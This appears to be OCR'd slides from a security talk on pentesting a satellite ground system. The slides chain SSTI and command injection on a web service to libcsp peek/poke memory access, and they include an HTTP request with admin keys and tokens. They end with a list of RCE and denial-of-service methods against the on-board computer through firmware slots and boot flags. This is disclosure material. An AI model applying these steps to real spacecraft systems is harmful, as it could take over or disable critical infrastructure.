
{default key}



# System β - so far ...

- SSTI leads to RCE on the web service
- Create or search for valid Keys and role keys to pass the middleware validation
- What can I do now?





# Libcsp - Peek & Poke


- CSP Management Protocol (CMP)
- Provide functions for read/write/fetch system information & memory

```
109  static int do_cmp_peek(struct csp_cmp_message * cmp) {
110
111      cmp->peek.addr = htobe32(cmp->peek.addr);
112      if (cmp->peek.len > CSP_CMP_PEEK_MAX_LEN)
113          return CSP_ERR_INVAL;
114
115      /* Dangerous, you better know what you are doing */
116      csp_cmp_memcpy_fnc((csp_memptr_t)(uintptr_t)cmp->peek.data, (csp_memptr_t)(uintptr_t)cmp->peek.addr, cmp->peek.len);
117
118      return CSP_ERR_NONE;
119  }
120
121  static int do_cmp_poke(struct csp_cmp_message * cmp) {
122
123      cmp->poke.addr = htobe32(cmp->poke.addr);
124      if (cmp->poke.len > CSP_CMP_POKE_MAX_LEN)
125          return CSP_ERR_INVAL;
126
127      /* Extremely dangerous, you better know what you are doing */
128      csp_cmp_memcpy_fnc((csp_memptr_t)(uintptr_t)cmp->poke.addr, (csp_memptr_t)(uintptr_t)cmp->poke.data, cmp->poke.len);
129
130      return CSP_ERR_NONE;
131  }
```

Read memory address

Overwrite memory address


https://github.com/libcsp/libcsp/blob/2dfaf8be6ae725578e3fd833beef73c5478a6f80/src/csp_service_handler.c#L109




# System β - Admin and Peek/Poke

- To trigger the peek and poke functions on the web, a second admin Key is required for peer review
- ~~Create shell on the satellite !!~~ No real device connected

```
POST /fetch_address
Host: 10.0.2.4    {admin1 Key}-{admin role key}
Token: d2yntRY6PF13k36CLw3N-PyCypEUDB7E4xgusPJaA
..[SNIP]..
{                                 {admin2 Key}
  "userkey":"dgT1F#?QqQf]wuXjHFv=",
  "role":"PyCypEUDB7E4xgusPJaA",
  "address":"08020000"
}
```







Vendor

We’ve fixed the previous issue. We’d like to invite you retesting the issue.

Sure. Could you open the VPN access a bit longer this time?
I have to use my off time for this.



Me



Vendor


I’m afraid I can not. BTW, we have a test device connected to the QA environment. We can give you more time if you’d like to also check that.

Of course. I’d like to have an admin account in web.
May I access to middleware service as well? .....

Me

# I need a new shell on web

- New shell on Web
  - SSTI on Key field is fixed
  - Command injection on IP address binding function ;)
- Middleware + CSP service
  - Service directly interact with the test/real satellite
  - No vulnerability found so far



# Blackbox device testing?

- Satellite OSINT
  - Google satellite OBC spec
- Blind test
  - Can’t even physically touch or see it
  - Use CSP peek / poke to observer the system memory
- Source code review
  - Find hardcoded credentials or information


TECHNICAL SPECIFICATIONS

| General | |
|---|---|
| Expected | 5 years in LEO |
| Processor | 32-bit LEON3FT (IEEE-1754 SPARC v8) fault-tolerant processor |
| FPU | IEEE-754 single/double precision FPU |
| Processor Clock | 50 MHz |
| SCET | 15.25 µs accuracy |
| SDRAM | 64 MB (post-EDAC) |
| Instruction Cache | 8 kB |
| Data Cache | 8 kB |
| NVRAM | 16 kB (post-EDAC) |
| Operating Temperating Range | -30°C to +60°C |
| Nonvolatile System Memory Nand Flash | 2 GB (post-EDAC) |
| Power Supply Input | 4.5 V to 16 V |
| Radiation (TiD) | 20 kRAD (qualified >30 kRAD, Si) |

| Interfaces | | |
|---|---|---|
| SpaceWire | 50 Mbps | 2 |
| Serial Ports | RS422 / RS485 UARTs | 6 |
| Serial Ports | RS485-only UARTs | 2 |
| PSS Interface | RS485 PPS input / output | 1/1 |
| Analog Input Buffered | 24 bit, up to 31250 SPS | 8 |
| GPIO | 3.3 V logic | 16 |
| Debugging | JTAG port for CPU debugging via GRMON/GDB | 1 |
| CAN | Implemented on optional daughter board | 2 |
| SpaceWire | Implemented on daughter board | 2 |

| Size, Weight & Power | |
|---|---|
| Nominal Power Consumption | 1.3 W |
| Mass | 130 g |
| Length | 95.89 mm |
| Width | 90.17 mm |
| Height | 17.20 mm |
| Height - Optional daughter board | 12.50 mm |

To make an enquiry, request a quotation or learn about AAC Clyde Space’s other products and services, please contact:
**enquiries@aac-clyde.space**




AAC Clyde Space - Sirius OBC LEON3FT

# Some Admin functions

| | | |
|---|---|---|
| IP address binding | → | Binding to remote Listener |
| Firmware update | → | Update firmware on certain slot |
| Fetch/Overwrite address | → | Flexible memory operation |
| Factory recovery | → | Change boot flag to a certain value |
| Static monitoring | → | Fetch data from certain address |

# Observe Listener CSP traffic





**Characteristics of Testing Platforms, Firmware Updating Variants and their Performance on ESTCube-1**

| Property | Variant A | Variant B | Variant C | Variant D |
|---|---|---|---|---|
| Subsystem | CDHS [16] | CAM [22] | EPS [23] | COM |
| MCU | STM32F103 | STM32F217 | ATMega1280 | MSP430F2418 |
| MCU flash | 768 KiB | 1 MiB | 128 KiB | 116 KiB |
| MCU SRAM | 96 KiB | 128 KiB | 8 KiB | 8 KiB |
| Ext. mem.[1] | 256 KiB[2] | 128 KiB[3] | 256 KiB[2] | 1 MiB[4] |
| OS[5] | FreeRTOS [24] | FreeRTOS | ✗ | TinyOS [25] |
| Exec. storage[6] | 2 slots | 3 slots | 1 slot | 1 slot |
| Temp. storage[7] | 1 slot[2] | ✗ | 3 slots[3] | 1 slot[4] |
| Fw. rollback[8] | ✓ | ✓ | ✓ | ✗ |
| Cfg. rollback[9] | ✓ | ✓ | ✗ | ✗ |
| Segment[10] | 128 B page | 128 B page | 128 B half-page | 128 B page |
| Checksum | CRC-32 | CRC-32 | Fletcher-16 [26] | CRC-CCITT |
| Log storage | MCU flash | MCU flash | Ext. FRAM[11] | ✗ |
| In-orbit updates[12] | 19/21 | 2/2 | 14/14 | 0/0 |
| Fw. size[13] | 250/256 KiB | 86/256 KiB | 40/64 KiB | 27/64 KiB |
| Upload time[14] | 170 min | 50 min | 20 min | 10 min |


Firmware_Updating_Systems_for_Nanosatellites
IEEE Aerospace and Electronic Systems Magazine 2016

# Memory address




# Attack methods

- RCE
  1. Live patching firmware
  2. Put malicious payload in RAM then jump to it
  3. Upload malicious .bin to Slot B
     - Overwrite boot flag to B then reboot
- DoS
  4. Manipulate boot flag and reboot
  5. Overwrite flash memory slot , revise boot flag and reboot

